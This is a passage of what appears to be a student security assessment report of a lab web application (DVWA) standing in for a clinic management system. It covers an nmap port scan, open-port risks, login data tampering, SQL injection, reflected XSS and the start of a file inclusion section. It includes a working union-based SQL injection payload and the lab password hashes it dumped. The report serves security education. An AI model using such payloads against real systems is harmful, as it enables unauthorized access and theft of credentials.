MAC Address: 08:00:27:5F:19:98 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.83 seconds
```

Figure 6: Identifying Ports in the Server Machine

Utilizing nmap, the author successfully retrieved the list of accessible ports on the server, as depicted in the provided diagram. The **highlighted open ports above in the screenshot** additionally display version information, which can aid attackers in identifying vulnerabilities associated with specific versions. This principle extends to the server's operating system, also highlighted in the image, allowing attackers to target known exploits tailored to the detected OS version.

A.3.2 – What an open port means and identify threats an open port can potentially causes

An open port serves as a communication gateway, facilitating the flow of network traffic into and out of a system, akin to an unlocked door. It grants entry to a potential vulnerability if left unsecured (Tyas Tunggal, 2023).

Unauthorized access, malware insertion, denial-of-service (DoS) assaults, and data breaches are potential risks that an attacker could exploit (Tyas Tunggal, 2023). Consequently, it is crucial to vigilantly oversee, shield, and restrict open ports to mitigate the risks they entail.

A.3.3 – Explanation of identified ports and how dangerous are they

Port	Service	How Dangerous are they
22	SSH	SSH is engineered to guarantee the safe remote access and execution of commands between two systems. If the Secure Shell port is inadequately protected, attackers could potentially seize complete control of the system, posing a significant risk to the clinic and its site.
80	http	As HTTP traffic isn't encrypted, any data transmitted through this port is vulnerable to MitM (Man-in-the-Middle) attacks. An attacker could intercept and tamper with the exchanged information, potentially gaining access to sensitive data and manipulating incoming data streams.
139	NetBIOS-SSN	Exposing this port could expose the system to a range of security vulnerabilities, including unauthorized access to file shares, reconnaissance activities, and potentially even brute-force attacks aimed at compromising staff's and patient's credentials.
143	IMAP	An attacker who gains access to this port could potentially intercept email communications, steal sensitive information, or even compromise user accounts by brute-force attacks or exploiting vulnerabilities in the IMAP server software.

443	HTTPS	Although HTTPS is a secure version of HTTP, it could be vulnerable to certain exploits if the SSL/TLS configuration of the server is obsolete or weak.
445	Microsoft-DS	This port is linked with the Server Message Block (SMB) protocol and is frequently targeted by attackers due to its susceptibility to various exploits. Exploiting this port can result in data theft, remote code execution, ransomware attacks, man-in-the-middle (MitM) attacks, directory traversal, and other malicious activities. Consequently, this open port represents a significant vulnerability.
8080	HTTP - Proxy	Attackers can exploit this port to obtain unauthorized entry into the HTTP proxy server and the applications operating on the port.

Table 1: Open Ports Identifies


A.3.3.4 – Scenario Assessment

Port scanning can allow attackers to access the clinic management system's database, allowing them to exploit vulnerabilities and launch attacks. For instance, gaining access to SSH (port 22) could allow the attacker to seize control, potentially compromising patient and staff data. Ports 80 and 443 (HTTP and HTTPS) could enable Man-in-the-Middle attacks, allowing data manipulation and exposing confidential patient information. Ports 139 and 445 (NetBIOS-SSN and Microsoft-DS) could facilitate unauthorized access to file shares, leading to data theft or ransomware attacks. Ports 143 (IMAP) and 8080 (HTTP Proxy) could intercept email communications and gain unauthorized entry into the system. This poses a severe threat to the clinic management site, potentially resulting in data breaches, loss of patient trust, legal consequences, and disruption of critical healthcare services.

Chapter B – Server-Side Exploits

B.1 – Data Tampering

B.1.1 – Trying to tamper data in login


File Machine View Input Devices Help
1 2 3 4
6:49
Damn Vulnerable Web App (DVWA) - Login - OWASP Mantra
Restore Session
Damn Vulnerable Web App ...
192.168.56.102/dvwa/login.php
Google
DVWA
Login

Username

Abbas

Password


•••••

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Figure 7: DVWA Application Login Page

This is the login interface of the website. I'm going to try to alter the incorrect login details using the Tamper Data tool in Owasp Mantra.

In the bottom left screenshot, you can see that when the PHP script for the login is activated, a popup displaying data about the request options appears. Both the username and password are visible in plain text. On the right side, you can observe that the user has edited the username and password to valid credentials.



http://192.168.56.102/dvwa/login.php

Request Head...	Request ...
Host	192.168.56.102
User-Agent	Mozilla/5.0 (X1'
Accept	text/html,applic
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://192.168.5
Cookie	security=low; P


Post Paramete...	Post Para...
username	Abbas
password	admin
Login	Login

http://192.168.56.102/dvwa/login.php

Request Head...	Request ...
Host	192.168.56.102
User-Agent	Mozilla/5.0 (X1'
Accept	text/html,applic
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://192.168.5
Cookie	security=low; P

Post Paramete...	Post Para...
username	admin
password	admin
Login	Login

Figure 8: Tampering the data



192.168.56.102/dvwa/index.php

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: low
PHPIDS: disabled

Figure 9: DVWA Application log in successful after tampering

The user is able to log in to the application since the tampering is done and the username and password has been changed.

B.1.2 – Data Tampering Definition

Data tampering is a form of malicious alteration which targets data in transit between 02 points of the application; this manipulation can affect the decision of an application (Kapsamer, 2022). Data tampering is a dangerous practice that can lead to financial loss, misinformation, often used in financial fraud, medical records alteration, and system sabotage.


This security flaw violates the fundamental principle of **Integrity** in cybersecurity, which ensures the trustworthiness and reliability of data. If attackers can manipulate the data, its reliability is compromised, undermining its integrity.

B.1.3 – Scenario Assessment

The clinic management system's login page could be susceptible to data manipulation, making it an exposed entry point for attackers. Transmitting credentials in plaintext greatly undermines security, as it allows unauthorized individuals to intercept and alter the data to gain access to staff accounts.

B.2 – SQL Injection

B.2.1 – SQL Injection on Database



```
http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1' union
select user, password FROM dvwa.users-- '&Submit=Submit#
```

```
192.168.56.102/dvwa/vulnerabilities/sqli/?id=1' union select user, password FROM d
```

Vulnerability: SQL Injection

User ID:

```
ID: 1' union select user, password FROM dvwa.users-- '
First name: admin
Surname: admin

ID: 1' union select user, password FROM dvwa.users-- '
First name: admin
Surname: 21232f297a57a5a743894a0e4a801fc3

ID: 1' union select user, password FROM dvwa.users-- '
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user, password FROM dvwa.users-- '
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user, password FROM dvwa.users-- '
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user, password FROM dvwa.users-- '
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 10: SQL Injection on Database

The author found that there was a lack of input validation when filtering users by ID, allowing them to execute queries. Consequently, they were able to retrieve the database version and access passwords for each user from the database using this method.

B.2.2 – Definition of SQL Injection

SQL Injection is a cyberattack method wherein the attacker takes advantage of vulnerabilities in a web application to execute unauthorized SQL queries. This occurs when input data is not properly sanitized. As a result, the principles of confidentiality and integrity in cybersecurity are breached. It’s a method used by attackers to exploit vulnerabilities in web applications' database query mechanisms, allowing them to manipulate operations, steal sensitive information, modify or delete data, and gain unauthorized access to the entire database (Chad Kime, 2023).


The **Confidentiality** and **Integrity** tenants of cyber security are violated as the data in the database is exposed to unauthorised personnel and the integrity of the data is compromised since the attacker can modify or delete the stored data.

B.2.3 – Scenario Assessment


The writer states that SQL injection could pose a greater threat than data tampering. This is because the attacker gains access to all staffs, doctors and patients’ data and credentials without the need to intercept traffic. The clinic's database is vulnerable to manipulation and unauthorized access by malicious individuals, presenting a significant concern for the company. Medical records tampering can compromise patient safety and healthcare quality, leading to incorrect diagnoses, treatments, and delayed care. A SQL Injection Attack can also undermine clinic management system integrity, cause operational disruptions, and damage provider reputation.

B.3 – XSS Scripting

B.3.1 – Trying XSS Scripting Injection with form



```
    <div class="vulnerable_code_area">

        <form name="XSS" action="#" method="GET">
            <p>What's your name?</p>
            <input type="text" name="name">
            <input type="submit" value="Submit">
        </form>

        <pre>Hello abbas</pre>

    </div>

    <h2>More info</h2>

    <ul>
        <li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.html</a></li>
        <li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http://en.wikipedia.org/wiki/Cross-
        <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a></
    </ul>
```



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello abbas

More info

Figure 11: Trying XSS Scripting with form

The form depicted in the image above is susceptible to exploitation. The image suggests that the input is being shown within the pre tag. This implies that I can inject and execute scripts, resulting in an XSS vulnerability. As demonstrated in the screenshot below, I have inputted a script tag containing an alert method.



I can run a script here

Figure 12: Alert pop up using XSS Scripting

B.3.2 – Definition of XSS Scripting

Cross-Site Scripting (XSS) is a type of security vulnerability commonly found in web applications. It occurs when an attacker injects malicious scripts into web pages viewed by other users. These scripts can be executed within the context of the victim's browser, allowing the attacker to steal sensitive information, manipulate web page content, hijack user sessions, and perform other malicious actions.


This vulnerability undermines the principles of **Confidentiality** and **Integrity** within the CIA triad. Through XSS exploitation, the attacker could obtain unauthorized access to confidential information. Moreover, they could alter the behavior or content of the website, thus compromising its integrity.

B.3.3 – Scenario Assessment

The writer states that the XSS vulnerability discovered in the clinic management system represents a substantial risk. An attacker could exploit this vulnerability by injecting malicious scripts into the system. This action would allow them to pilfer session cookies, providing unauthorized entry to confidential staffs' and patient's information. Consequently, this breach could result in severe repercussions for the company, including privacy breaches and data integrity concerns.

B.4 – Other Vulnerabilities

B.4.1.1 – File Inclusion



Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: File Inclusion - OWASP Mantra

192.168.56.102/dvwa/vulnerabilities/fi/?page=include.php


Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.

More info

http://en.wikipedia.org/wiki/Remote_File_Inclusion
http://www.owasp.org/index.php/Top_10_2007-A3

Figure 13: File inclusion before exploiting

